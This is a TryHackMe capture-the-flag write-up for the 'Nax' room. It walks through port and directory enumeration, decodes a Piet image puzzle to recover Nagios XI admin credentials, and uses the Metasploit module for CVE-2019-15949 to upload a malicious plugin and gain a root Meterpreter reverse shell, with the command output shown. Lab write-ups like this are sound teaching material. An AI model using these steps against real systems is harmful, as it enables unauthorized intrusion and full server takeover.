

TryHackMe - Write-up - Nax Room - Linux/Nagios/Pi3t/MetaSploit



As always let's start with basic enumeration with the nmapAutomator script:

```
(root@koelhosec)-[/opt/nmapAutomator]  
# ./nmapAutomator.sh -H 10.10.18.209 -t All
```

There are 5 ports open: 22(SSH), 25 (SMTP), 80 (HTTP), 389 (LDAP), 443 (HTTPS):

| PORT | STATE | SERVICE |
|---------|-------|---------|
| 22/tcp | open | ssh |
| 25/tcp | open | smtp |
| 80/tcp | open | http |
| 389/tcp | open | ldap |
| 443/tcp | open | https |

Visiting the website it shows an interesting image:

```
,+++77777++=:,  
7~?7 +7I77 :,I777 I      +=      ,,,+=7++=,,  
=7I7I~7 ,77: ++:~+777777 7  +77=7 =7I7      ,I777= 77,:~7 +?7, ~7 ~ 777?  
77+7I 777~,=:7~ ,::7=7: 7 77 77: 7 7 +77,7 I777~+777I= =:,77,77 77 7,777,  
= 7 ?7 , 7~,~ + 77 ? :?777 +~77 77? I7777I7I7 777+77 =:, ?? +7 777?  
77 ~I == ~77=77777~: I,+77? 7 7:?? ? 7 7 77 ~I 7I,,?? I77~  
I 7=77~+77+?=I+~77? , I ?? 77 7 777~ +7 I+?7 +7~?777,77I  
=77 77= +7 7777 ,7 777:,??7 +7 7 777?+ 7777,  
=I, I 7+:77? +7I7?7777 : :7 7  
7I7I?77 ~ +7:77, ~ +7,:7 7  
,7~777?? ? : 7+:77 77 :7777=  
??7 +I7+,7 7~ 7,+7 ,? ??~?777?:  
I777=7777 ~ 77 : 77 =7+, I77 777  
+ ~? , + 7 , , ~I, = ? ,  
77:I+  
,7  
:777  
:  
Welcome to elements.  
Ag - Hg - Ta - Sb - Po - Pd - Hg - Pt - Lr
```

Let's do some directory enumeration with feroxbuster:

```
(root@koelhosec)-[/home/tryhackme/Nax]
# feroxbuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.18.209
f -t 40

403      GET      9l      28w      277c http://10.10.18.209/icons/
403      GET      9l      28w      277c http://10.10.18.209/cgi-bin/
403      GET      9l      28w      277c http://10.10.18.209/javascript/
403      GET      9l      28w      277c http://10.10.18.209/icons/small/
401      GET      14l     54w      459c http://10.10.18.209/nagios/
403      GET      9l      28w      277c http://10.10.18.209/javascript/jquery/
```

There is a “/nagios” but we need credentials to access this webpage:

🌐 10.10.18.209

This site is asking you to sign in.

Username

Password

Cancel Sign in

Our Nikto scan running through nmapAutomator found two index files:

```
+ Multiple index files found: /index.php, /index.html
```

🔒 10.10.18.209/index.php

Nagios XI

Welcome

Click the link below to get started using Nagios XI.

[Access Nagios XI](#)

Check for tutorials and updates by visiting the Nagios Library at library.nagios.com.

Problems, comments, etc, should be directed to our support forum at support.nagios.com/forum/.

But we need credentials to login as well...

Seems like enumeration did not return anything else. Let's go back to the first page. There seems to be a clue regarding the chemical elements in the periodic table:

```
Welcome to elements.  
Ag - Hg - Ta - Sb - Po - Pd - Hg - Pt - Lr
```


Each element has it's respective number:

Ag : 47
Hg: 80
Ta: 73
Sb: 51
Po: 84
Pd: 46
Hg: 80
Pt: 78
Lr: 103

Now let's try convert from Decimal in Cyberchef:

The screenshot shows the CyberChef web application interface. The 'Recipe' tab is active, and the 'From Decimal' recipe is selected. The input field contains the decimal values: 47 80 73 51 84 46 80 78 103. The output field shows the result: /PI3T.PNG. The interface includes a 'Recipe' header with icons for saving, loading, and deleting recipes, and a 'From Decimal' section with a 'Delimiter' dropdown set to 'Space' and a checkbox for 'Support signed values'.

Going to this address shows an image which we can download to check with exiftools:




```
(root@koelhosec)-[/home/tryhackme/Max]
# exiftool PI3T.PNG
```

Creator is Piet Mondrian:

Artist : Piet Mondrian

After a quick Google search on “piet image” we find this npiet online tool which can read those types of images:

 www.bertnase.de/npiet/npiet-execute.php

Hi,

welcome to [npiet online](#) !

Please upload a [piet program](#) image and [npiet](#) will execute it and display the result.




[Hello world! \(click me\)](#)



[Prime number test \(click me\)](#)

Please give it a try - and have fun !

| | |
|--|---|
| 1. Choose a File: | <input type="button" value="Browse..."/> No file selected. |
| 1b. Check the captcha: | <input type="checkbox"/> I'm not a robot  <small>reCAPTCHA Privacy - Terms</small> |
| 2a. Launch immediately: | <input type="button" value="Upload and execute"/> |
| 2b. Launch, but then let me add some input to pass ! | <input type="button" value="Upload and ask about input"/> |

back to [npiet online](#) - try again !

back to [npiet](#)

back to [bertnase.de](#)

And sorry about the captcha, but there were too many files with select and union in the name...

It shows us a very long output which seems to be repeating itself:

Info: executing: npiet -w -e 220000 PI3T.PNG


libpng warning: Extra compressed data.
libpng warning: Extra compression data.
nagiosadmin%n3p3UQ&9BjLp4\$7uhWdYnagiosadmin%n3p3UQ&9BjLp4\$7uhWdYnagiosadmin%n3p3UQ&9BjLp4\$7uhWdYnagiosadmin%n3p3UQ&9BjLp4\$7uhWdYnagiosadmin%

Let's try using those credentials:

Login

[Forgot your password?](#)

And we have access to the dashboard:



Now that we have working credentials we can use the authenticated metasploit module to exploit this:

```
msf6 > search nagios_xi
```

There are many exploits but the one that will give us root access is this one for CVE-2019-15949:

```
6 exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce 2019-07-29 excellent
es Nagios XI Prior to 5.6.6 getprofile.sh Authenticated Remote Command Execution Host Status 3
```

```
msf6 > use 6
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > options
```

Set the RHOSTS, LHOST and PASSWORD and run it and we should be good to go:

```
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > run
[*] Started reverse TCP handler on 10.6.56.110:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting to authenticate to Nagios XI...
[*] Successfully authenticated to Nagios XI
[*] Target is Nagios XI with version 5.5.6
[*] The target appears to be vulnerable.
[*] Uploading malicious 'check_ping' plugin...
[*] Command Stager progress - 100.00% done (897/897 bytes)
[*] Successfully uploaded plugin.
[*] Executing plugin...
[*] Waiting up to 300 seconds for the plugin to request the final payload...
[*] Sending stage (3020772 bytes) to 10.10.18.209
[*] Meterpreter session 1 opened (10.6.56.110:4444 -> 10.10.18.209:41066 ) at 2022-02-21 10:11:47 -0500
[*] Deleting malicious 'check_ping' plugin...
[*] Plugin deleted.
meterpreter >
```

We are root!

```
meterpreter > getuid  
Server username: root
```

The *user.txt* is in the */home/galand* directory:

```
Listing: /home/galand  
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```

| Mode | Size | Type | Last modified | Name |
|------------------|------|------|---------------------------|---------------------------|
| ---- | ---- | ---- | ----- | ---- |
| 100600/rw----- | 481 | fil | 2020-03-25 00:07:21 -0400 | .bash_history |
| 100644/rw-r--r-- | 220 | fil | 2020-03-23 13:38:06 -0400 | .bash_logout |
| 100644/rw-r--r-- | 3771 | fil | 2020-03-23 13:38:06 -0400 | .bashrc |
| 040700/rwx----- | 4096 | dir | 2020-03-23 18:59:15 -0400 | .cache |
| 040755/rwxr-xr-x | 4096 | dir | 2020-03-23 19:42:44 -0400 | .cpan |
| 040700/rwx----- | 4096 | dir | 2020-03-23 19:42:45 -0400 | .gnupg |
| 040775/rwxrwxr-x | 4096 | dir | 2020-03-24 23:45:26 -0400 | .nano |
| 100644/rw-r--r-- | 655 | fil | 2020-03-23 13:38:06 -0400 | .profile |
| 100600/rw----- | 1024 | fil | 2020-03-23 20:08:28 -0400 | .rnd |
| 040755/rwxr-xr-x | 4096 | dir | 2020-03-23 20:04:03 -0400 | .subversion |
| 100644/rw-r--r-- | 0 | fil | 2020-03-23 18:59:40 -0400 | .sudo_as_admin_successful |
| 040755/rwxr-xr-x | 4096 | dir | 2020-03-23 20:08:49 -0400 | nagiosxi |
| 100664/rw-rw-r-- | 38 | fil | 2020-03-24 23:45:51 -0400 | user.txt |

And *root.txt* is in its usual */root* directory:

```
Listing: /root  
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```

| Mode | Size | Type | Last modified | Name |
|------------------|------|------|---------------------------|----------|
| ---- | ---- | ---- | ----- | ---- |
| 100644/rw-r--r-- | 3106 | fil | 2015-10-22 13:15:21 -0400 | .bashrc |
| 040755/rwxr-xr-x | 4096 | dir | 2020-03-24 23:26:58 -0400 | .nano |
| 100644/rw-r--r-- | 148 | fil | 2015-08-17 11:30:33 -0400 | .profile |
| 100644/rw-r--r-- | 38 | fil | 2020-03-24 23:46:25 -0400 | root.txt |
| 040755/rwxr-xr-x | 4096 | dir | 2020-03-23 19:48:36 -0400 | scripts |